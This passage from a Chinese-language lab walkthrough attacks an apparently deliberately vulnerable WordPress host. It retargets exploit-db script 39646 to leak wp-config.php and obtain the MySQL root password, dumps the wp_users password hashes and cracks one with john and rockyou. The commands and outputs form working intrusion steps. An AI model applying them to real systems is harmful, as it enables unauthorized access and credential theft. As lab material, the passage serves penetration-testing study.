


可以利用39646，在kali上查找并利用！

2、查找并利用py脚本

kali渗透系统自带很多exp脚本，直接查找即可！

```
cp /usr/share/exploitdb/exploits/php/webapps/39646.py .
```




将exp复制到利用目录！

3、修改exp代码

添加修改以下内容：

```
import ssl
ssl._create_default_https_context = ssl._create_unverified_context
url = "https://192.168.40.152:12380/blogblog/"
```



4、访问URL文件上传页面：

通过修改exp代码，进行对项目环境渗透行为后，在upload目录会出现新的文件内容：

```
https://192.168.40.152:12380/blogblog/wp-content/uploads
```

目录下会出现图片：**193104749.jpeg**，下载：


```
wget --no-check-certificate https://192.168.40.152:12380/blogblog/wp-content/uploads/193104749.jpeg
--no-check-certificate  ---这个参数可促使wget下载ssl文件
```

```
┌──(root💀kali)-[~/Desktop]
└─# wget --no-check-certificate https://192.168.40.152:12380/blogblog/wp-content/uploads/193104749.jpeg
--2022-04-04 04:04:41--  https://192.168.40.152:12380/blogblog/wp-content/uploads/193104749.jpeg
正在连接 192.168.40.152:12380... 已连接。
警告：“192.168.40.152”的证书不可信。
警告：“192.168.40.152”的证书颁发者未知。
证书所有者与主机名“192.168.40.152”不符
已发出 HTTP 请求，正在等待回应... 200 OK
长度：3042 (3.0K) [image/jpeg]
正在保存至：“193104749.jpeg”

193104749.jpeg                  100%[=====================================================>]   2.97K  --.-KB/s  用时 0s

2022-04-04 04:04:42 (337 MB/s) - 已保存“193104749.jpeg”[3042/3042])
```

下载后进行分析图片信息！

5、图片信息枚举

file查看图片类型：




```
193104749.jpeg: PHP script, ASCII text
```

这是一个php代码的txt文本！直接查看！

```
┌──(root💀kali)-[~/Desktop]
└─# cat 193104749.jpeg
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link https://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'plbkac');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

```
define('DB_USER', 'root');
define('DB_PASSWORD', 'plbkac');
```

获得mysql用户名密码：

```
root/plbkac
```


接下来使用账号密码直接枚举数据库！

四、Mysql信息枚举+暴力破解

1、库表信息枚举

利用图片枚举出的mysql数据库账号密码进行枚举：

```
mysql -uroot -pplbkac -h 192.168.40.152   #利用获得的账户密码远程登录
show databases;             #查看数据库信息
use wordpress               #进入wordpress
show tables;                #查看表信息
```



通过mysql命令枚举到数据库wordpress库中存在wp_users表信息！

2、表字段信息枚举


读取wp_user用户表数据：

```
desc wp_users;
select user_login,user_pass from wp_users;
或者select * from wp_users;
```

```
MySQL [wordpress]> desc wp_users;
+---------------------+---------------------+------+-----+---------------------+----------------+
| Field               | Type                | Null | Key | Default             | Extra          |
+---------------------+---------------------+------+-----+---------------------+----------------+
| ID                  | bigint(20) unsigned | NO   | PRI | NULL                | auto_increment |
| user_login          | varchar(60)         | NO   | MUL |                     |                |
| user_pass           | varchar(64)         | NO   |     |                     |                |
| user_nicename       | varchar(50)         | NO   | MUL |                     |                |
| user_email          | varchar(100)        | NO   |     |                     |                |
| user_url            | varchar(100)        | NO   |     |                     |                |
| user_registered     | datetime            | NO   |     | 0000-00-00 00:00:00 |                |
| user_activation_key | varchar(60)         | NO   |     |                     |                |
| user_status         | int(11)             | NO   |     | 0                   |                |
| display_name        | varchar(250)        | NO   |     |                     |                |
+---------------------+---------------------+------+-----+---------------------+----------------+
10 rows in set (0.001 sec)

MySQL [wordpress]> select user_login,user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| John       | $P$B7889EMq/erHIuZapMB8GEizebcIy9. |
| Elly       | $P$BlumbJRRBit7y50Y17.UPJ/xEgv4my0 |
| Peter      | $P$BTzoYuAFiBA5ixX2njL0XcLzu67sGD0 |
| barry      | $P$BIp1ND3G70AnRAkRY41vpVypsTfZhk0 |
| heather    | $P$Bwd0VpK8hX4aN.rZ14WDdhEIGeJgf10 |
| garry      | $P$BzjfKAHd6N4cHKiugLX.4aLes8PxnZ1 |
| harry      | $P$BqV.SQ6OtKhVV7k7h1wqESkMh41buR0 |
| scott      | $P$BFmSPiDX1fChKRsytp1yp8Jo7RdHeI1 |
| kathy      | $P$BZlxAMnC6ON.PYaurLGrhfBi6TjtcA0 |
| tim        | $P$BXDR7dLIJczwfuExJdpQqRsNf.9ueN0 |
| ZOE        | $P$B.gMMKRP11QOdT5m1s9mstAUEDjagu1 |
| Dave       | $P$Bl7/V9Lqvu37jJT.6t4KWmY.v907Hy. |
| Simon      | $P$BLxdiNNRP008kOQ.jE44CjSK/7tEcz0 |
| Abby       | $P$ByZg5mTBpKiLZ5KxhhRe/uqR.48ofs. |
| Vicki      | $P$B85lqQ1Wwl2SqcPOuKDvxaSwodTY131 |
| Pam        | $P$BuLagypsIJdEuzMkf20XyS5bRm00dQ0 |
+------------+------------------------------------+
```


通过select枚举出该表所有信息内容存在用户名和MD5加密的密码信息！将数据保存至本地：


```
gedit 1.txt
```



3、AWK分解保存

使用awk进行文本出来提取user_pass这个字段所有值，在保存至pass.txt
awk拆分密码信息：**密码在第3部分**


```
awk -F'|' '{print $3}' 1.txt > pass.txt
```



4、john爆破密码本

继续使用John的rockyou文本对mysql密码信息进行爆破：

```
john --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
```




```
$P$B7889EMq/erHIuZapMB8GEizebcIy9.:incorrect
```

发现对应john用户，密码为**incorrect**

